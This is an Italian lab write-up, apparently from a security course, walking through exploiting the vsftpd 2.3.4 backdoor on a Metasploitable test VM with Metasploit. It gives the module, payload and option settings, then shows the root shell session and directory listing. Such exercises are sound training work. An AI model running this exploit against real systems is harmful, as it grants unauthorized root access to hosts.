
Hacking con Metasploit

L’esercizio di oggi chiede di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd». Una volta ottenuta la sessione sulla Metasploitable, creare una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Una volta avviato Metasploit cerchiamo gli exploit che fanno al caso nostro con il filtro “vsftp” tramite search:




Scelto l’exploit con il numero 1, procediamo con il settaggio:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Imposto l’indirizzo IP della macchina vittima Metasploitable, la porta del servizio FTP n. 21 è già impostata, ed avvio il programma:

```
[*] 192.168.50.150:21 - The port used by the backdoor bind listener is already open
[+] 192.168.50.150:21 - UID: uid=0(root) gid=0(root)
ù[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:40647 -> 192.168.50.150:6200) at 2023-12-11 02:14:58 +0100

cd /
ls
-+O
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

L’exploit ha avuto esito positivo e siamo nella macchina target, ci spostiamo nella cartella di root e listiamo le directory presenti, poi creiamo la directory test_metasploit come da richiesta dell’esercizio:



L’exploit è un codice che va a sfruttare vulnerabilità già conosciute di uno specifico software, permettendo quindi l’accesso al dispositivo target. In questo caso abbiamo utilizzato la porta numero 21 che di norma è configurata per il servizio FTP (file transfer protocol) ossia un protocollo per il trasferimento di file, con traffico non criptato.